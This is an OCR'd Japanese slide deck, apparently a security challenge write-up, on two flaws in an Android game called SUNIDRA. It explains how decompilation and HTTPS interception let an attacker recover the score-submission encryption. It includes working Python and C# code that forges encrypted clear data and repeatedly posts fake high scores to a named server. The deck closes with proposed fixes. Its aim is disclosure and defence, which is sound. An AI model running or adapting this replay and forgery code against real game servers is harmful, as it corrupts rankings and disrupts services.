


送信後
Ranking



SUNIDRA：問題点１の再現方法

イメージ：



SUNIDRA：問題点１の影響度

ハイスコアに同じ点数、同じユーザー名が溢れる

それ以下の点数のユーザーが、ランキングから締め出されてしまう

制限：ゲームをクリアするところまでは端末でやる必要がある

ゲームをプレイして得られるスコアまでが限界

SUNIDRA：問題点１の再現方法

プログラムの解析を要する方法：
クリアデータの改変

SUNIDRA：問題点１の再現方法

SUNIDRAは逆コンパイルなどの解析に対抗するため難読化されている
しかし、あくまで「難」読化であり、解析は可能


通信はHTTPSで暗号化されており、鍵や通信先URL、ゲーム中に
表示される文字列などは、アプリ中に暗号化されて保存されている

これらを解析することで、偽のクリアデータを作成可能

SUNIDRA：問題点１の再現方法

実際に逆コンパイルを行った状態（使用ツール：ILSpy）

（難読化されたコードをここから読んでいく）



SUNIDRA：問題点１の再現方法

正常なゲーム内における通信の流れ（ゲーム開始時）：

ゲームスタート
ユーザー名：XXX
GameCookie: YYY

s=Start
&p=XSADSAFAS…
（GameCookieで暗号化してHTTPSで送信）

暗号化された暗号鍵
（Base64形式）
3kmCAufqy7hTJK4Z0uwb0BgSpHhBX7On

Genymotion
(SUNIDRA)

暗号鍵を保存

スコアサーバー

SUNIDRA：問題点１の再現方法

正常なゲーム内における通信の流れ（ゲームクリア時）：

ゲームクリア
ユーザー名：XXX
スコア: 123

s=GameClear
&p=XSADSAFAS…
（スタート時に保存した
暗号鍵から生成した鍵で
暗号化し、HTTPSで送信）

（スコア登録の結果）
例：ok

Genymotion
(SUNIDRA)

スコアサーバー

SUNIDRA：問題点１の再現方法

通信内容とプログラムの解析から、スコアサーバーへのデータは

s=モード（StartもしくはGameClear）

p=サーバーに送信するユーザーのデータ（暗号化済）のBase64形式

g=暗号化された暗号鍵（Base64形式、sによって内容が変わる）

という構造になっていることが分かった

SUNIDRA：問題点１の再現方法

クリア時データの一例：

s=GameClear&p=7ErDMvK0zoT6VvLvBKTWr03%2fIDiKfrR3dUR%2fJIA
aYUBK9o6VLmMv3ysIHP1oSfrkpSPVAeA99nA%2f%2fwmOWKLwsv96O
ukSq8jKIVSfzm2c0IHu%2bT7Q2ThKK2CtuEdeSUQ6qsMqVQJ%2buZ9H
L72qh5zcreeX1MMK6tiYvJHoimCo5x8nqV23hFDgaZBnPmPR11a3%2f
sKEJ4PWLhQE0vueAzcT5WfvAvj0UYqQFciHRZkJizaYXwYj6cdsii4aEF
Xra3cmvnO496Qh4VGd%2fBAFQWMO1IbCyr8qnDXr0YuqZT9p2c3eM%
2bf2gM%2b%2fHLVIv7A6koL24eVZbU5yRyLQbRI2Df9slGcPe04ll4mqu
2T7SpPHzQsPDDL7yi4bunbrT23jVxZzWki%2bjSLlJCJYIQFGyVxk7c2oI
eoEXliysokr8aYI0gI%3d&g=Z1af8bXEIwSXx0hztJbOyB80dbLfRXH5Hn
9AfmYXlpE%3d

s=モード（StartもしくはGameClear）
p=サーバーに送信するユーザーのデータ（暗号化済）のBase64形式
g=暗号化された暗号鍵（Base64形式、sによって内容が変わる）

SUNIDRA：問題点１の再現方法

解析により、pの内容は

これをRijndael（鍵長256bit、ブロック長256bit、ECBモード）で暗号化し、
Base64エンコードしたものとなっている
（Rijndael：暗号化形式の一つ、暗号化方式自体は相当に堅牢）

s=GameClearの場合、文字列“6789ABCDEFGHIJKLMNOPQRSTUVWXYZ”を
サーバーからの鍵で暗号化し、それをpに用いる暗号鍵としている
サーバーからの鍵はgにそのまま入力される

SUNIDRA：問題点１の再現方法

pの暗号化を解除した一例：

LjSRf9J2I4tnCl8wkwiJqt9hdyMCniomLtP0qyd3G42raF3NYFiiNs
f+bJyH7RN7bwBwxDV3heoGR5QY7BAcjpglOq69X3ACTm/U2rN
k9H/7G57rHFbBqTgCXxjuePPFm0x2trUWwK67aBUj+bgx1uwIR
d5PSNCZA1er3k//hGTABml7uf7B/FnUqhaln7j+mdYRdCCNEKZ
rN5rxxM6hudJDgNO4UV3e6rd0LkGqK5/VRTufj9Prh8cpAksXg8d
m:g6J6KPwHXeLG+7aqoaUS+fvDTo=,21,0,197,Qm9ubw==

この４つは容易に改変可能

ランダムな英数字(256bytes) : Base64形式のSHA1ハッシュ ,

終了時のプレイヤーのライフ , 0 , スコア , Base64形式のプレイヤー名

SUNIDRA：問題点１の再現方法

ここまで分かれば、偽のクリアデータを作成可能

なお、送信されたデータが不正だとサーバーから「cheat」というメッセージが返ってくる
（同梱されていた「修正版」を使うとこのメッセージが見られる）

しかし、形式の整合性しか見ていないため、クリアデータとして正しければ、どんな内容でも受け付けてしまう

SUNIDRA：問題点１の再現方法

用意するもの：

- Rijndaelによる暗号化やBase64形式が扱えるプログラミング言語が使える環境
  （実験環境ではUbuntu 14.04.2上でPythonとC#(Mono)を使用）

- Genymotionなど、Androidエミュレータ
  （ランキング確認・データ取得のため）
- Fiddlerなど、HTTPプロキシ機能を持つWebデバッグツール
  - FiddlerでHTTPS通信を解析できるよう設定する
    （ゲーム開始データ・クリアデータを事前に保存するため）

SUNIDRA：問題点１の再現方法

・ゲームスタート時のデータを送信して、暗号鍵を取得する
（自分で作成しても、以前保存したものを使っても良い）

・以前に保存したゲームクリア時のデータを改変する

➡「スコア」と「Base64形式のプレイヤー名」を任意のものに変える
（スコアは300を超えるとエラーになる）他はそのままで良い

・取得した暗号鍵で鍵を生成し暗号化して、サーバーに送信する

SUNIDRA：問題点１の再現方法

実際のコード（Ubuntu 14.04.2上で実行）：

Python（36行）

```python
import urllib
import urllib2
import subprocess
import time

url = 'https://cedec2015.seccon.jp/cedec2015/GameCtrl/'
req = urllib2.Request(url)
response = urllib2.urlopen(req)
the_page = response.read()
print the_page

samplemessage = "s=Start&p=ENADrrE8SlTqxztw3oR2UmGv6opKRewcQ9XJZnCVP2LM5l2KLgZbKOWS%
2bG6yxyg3xdVxzaht23bY9PH7nFaHQbiB83G4u%2b3Q2GYzpgU2yKiY8JKOkllGS5Imml4iuaY0wvxTcdh2oP5yRtRyaBE5UZblX8%
2fOmK6MUqn3HI%2bsRZRhEv5AJ2R%2f%2f02rf4uho1aqjlkC2vUsHF8vApao58q3X8aVy4WqN9kvd%
2fdAiw1T97fRLz5K7BVrCVcRUowHMqyfwInXD3cJCFy6CY8c9JChrr8BBC%2fWATmo%2fdSlKjz1E9bn8kyPQsH5BQucKXyyKFbNO3t%
2bbIL3cqyqMA%2bZaPIvqvz1UA17yorJf7IFIYuK0rysqb%2bJzjoq52Gs9SwY8Mw%
2btULjF8fvGwA7De0pBb6IlUV1PfDYAA7YgPfGQeVXZEk%3d&g=3kmCAufqy7hTJK4Z0uwb0BgSpHhBX7On"

url = 'https://cedec2015.seccon.jp/cedec2015/GameCtrl/'
req = urllib2.Request(url,samplemessage)
response = urllib2.urlopen(req)
the_page = response.read()
print "%r" % the_page

ans = subprocess.check_output(["./generateresponce2.exe", the_page])
ans = "s=GameClear&p=" + urllib.quote(ans) + "&g=" + urllib.quote(the_page)
print ans

while True:
  url = 'https://cedec2015.seccon.jp/cedec2015/GameCtrl/'
  req = urllib2.Request(url)
  response = urllib2.urlopen(req,ans)
  the_page = response.read()
  print the_page

  url = 'https://cedec2015.seccon.jp/cedec2015/GameCtrl/'
  req = urllib2.Request(url)
  response = urllib2.urlopen(req)
  the_page = response.read()
  print the_page
  raw_input()
```

Python ▾　タブ幅: 8 ▾　(36行、14列)　[挿入]

C#（90行）

```csharp
using System;
using System.IO;
using System.Security.Cryptography;

namespace RijndaelManaged_Example
{
    class RijndaelExample
    {
        public static void Main(string[] args)
        {
            try
            {
                string original = "6789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
                string iv = "abcdefghijklmnopqrstuvwxyz012345";
                string gc = args[0];
                byte[] Key;
                byte[] IV;
                byte[] encrypted;
                string plaintext;
                Key = Convert.FromBase64String(gc);
                IV = System.Text.Encoding.ASCII.GetBytes(iv);

                string postdata = "LjSRf9J2I4tnCl8wkwLJqt9hdyMCniomLtP0qyd3G42raF3NYFliNsf
+bJyH7RN7bwBwxDV3heoGR5QY7BAcjpglOq69X3ACTm/U2rNk9H/7G57rHFbBqTgCXxjuePPFm0x2trUWwK67aBUj
+bgx1uwIRd5PSNCZA1er3k//hGTABml7uf7B/FnUqhaln7j+mdYRdCCNEKZrNSrxxM6hudJDgNO4UV3e6rd0LkGqK5/
VRTufj9Prh8cpAksXgBdm:g6J6KPwHXeLG+7aqoaUS+fvJDTo=,21,0,232,VGVzdFBsYXllcg==";

                using (RijndaelManaged rijAlg = new RijndaelManaged())
                {
                    rijAlg.Padding = System.Security.Cryptography.PaddingMode.Zeros;
                    rijAlg.Mode = System.Security.Cryptography.CipherMode.ECB;
                    rijAlg.KeySize = 256;
                    rijAlg.BlockSize = 256;

                    // Create a decrytor to perform the stream transform.
                    ICryptoTransform encryptor = rijAlg.CreateEncryptor(Key, IV);

                    // Create the streams used for encryption.
                    using (MemoryStream msEncrypt = new MemoryStream())
                    {
                        using (CryptoStream csEncrypt = new CryptoStream(msEncrypt, encryptor,
CryptoStreamMode.Write))
                        {
                            using (StreamWriter swEncrypt = new StreamWriter(csEncrypt))
                            {

                                //Write all data to the stream.
                                swEncrypt.Write(original);
                            }
                            encrypted = msEncrypt.ToArray();
                        }
                    }
                }

                using (RijndaelManaged rijAlg = new RijndaelManaged())
                {
                    rijAlg.Padding = System.Security.Cryptography.PaddingMode.Zeros;
                    rijAlg.Mode = System.Security.Cryptography.CipherMode.ECB;
                    rijAlg.KeySize = 256;
                    rijAlg.BlockSize = 256;

                    Key = encrypted;
                    IV = System.Text.Encoding.ASCII.GetBytes(iv);
                    // Create a decrytor to perform the stream transform.
                    ICryptoTransform encryptor = rijAlg.CreateEncryptor(Key, IV);

                    // Create the streams used for encryption.
                    using (MemoryStream msEncrypt = new MemoryStream())
                    {
                        using (CryptoStream csEncrypt = new CryptoStream(msEncrypt, encryptor,
CryptoStreamMode.Write))
                        {
                            using (StreamWriter swEncrypt = new StreamWriter(csEncrypt))
                            {

                                //Write all data to the stream.
                                swEncrypt.Write(postdata);
                            }
                            encrypted = msEncrypt.ToArray();
                        Console.WriteLine(System.Convert.ToBase64String(encrypted));
                        }
                    }

                }

            }
            catch (Exception e)
            {
                Console.WriteLine("Error: {0}", e.Message);
            }

        }
    }
}
```

SUNIDRA：問題点１の再現方法

チート行為の流れ：

s=Start...
（以前に保存したもの
or 不正に作ったもの）

暗号化された暗号鍵
（Base64形式）
3kmCAufqy7hTJK4Z0uwb0BgSpHhBX7On

s=GameClear...
（不正なクリアデータを
暗号鍵を使い暗号化）

（スコア登録の結果）
例：ok

スコアサーバー

攻撃者がスクリプトで
偽のクリアデータを作り、サーバーへ送信

SUNIDRA：問題点１の影響度


・スコア最高300点のユーザーがランキングにあふれる

➡普通にプレイしているユーザーがランキングから締め出される

・プレイヤー名の内容がサーバー側で検証・制限されていない

➡プレイヤー名に大量の改行を入力した場合、
そのプレイヤー以下のユーザーが表示から消える
通常は使えない日本語ユーザー名も入力できる

オンラインランキングが破綻する



SUNIDRA：問題点１の対策案

・問題点１：暗号鍵が盗聴されうる上、何回も使える

➡ １度使用された、不正なデータが送られた、あるいは
制限時間を超えた暗号鍵は無効にする
登録、鍵の破棄などはすべて排他的処理で行う

➡ 現状、暗号鍵の転送は共通鍵暗号によるものとほぼ等価
HTTPSが盗聴されても暗号鍵が漏れにくい方式が望ましい（DH鍵交換など）

・問題点２：送信されたデータが不正でないか検出する仕組みがない

➡ デジタル署名などにより改変を検出できるようにする
プレイヤー名など、クライアントから送信されたデータは、
アプリ上で入力制限していても、サーバー側で検証・制限が必要
（例：改行など特殊文字の削除もしくは置換）

SUNIDRA：問題点２

SUNIDRA：問題点２

何が起きているのか？

・ゲームクリア時にスコアサーバーとの通信に失敗すると、
　「CONGRATULATIONS!」の画面から抜けられなくなる

悪用可能か？

・ユーザーの混乱を招くが、悪用の可能性は低い

影響は？

・ゲームが止まるため、アプリの再起動が必要になる

SUNIDRA：問題点２の再現方法

用意するもの：

Genymotionなど、Androidエミュレータ

（今回はNexus 6のイメージを使用、実機でも可能と考えられる）

方法：

ネットワークがつながった状態でSUNIDRAを開始し、

ゲーム中にネットワークを切断しゲームクリア。・

いつまでたってもこの画面……

結果：

「CONGRATULATIONS!」の画面から抜けられなくなる

SUNIDRA：問題点２の影響度

- ハイスコアを出しても、ネットワークの状態で無効になりうる
  ➡ユーザーのショックが大きい

- 再起動しない限り、画面から抜けられない
  ➡ユーザーのストレスになる

SUNIDRA：問題点２の対策案

・ネットワーク接続が一時的に不良な場合、リトライを可能にする
（ネットワークの状況が改善した段階でもう一度データを送信）

➡ 現在のシステムだと、たまたまサーバーの応答が遅い場合
同じデータが２回以上送られる可能性がある

➡ 問題点１の“Replay attack”と同じことが起こり、
同じユーザーがランキングに大量登録されてしまいうる

➡ 問題点１を解決せずにリトライを可能にすると、
ランキングを破壊する可能性があるため危険
（セキュリティの問題を作り込む可能性）

・接続にタイムアウトを設け、失敗した場合はスコアを破棄する

➡ 根本解決にはならないが、少なくともゲームは
続けられる（姑息的対応）

ありがとうございました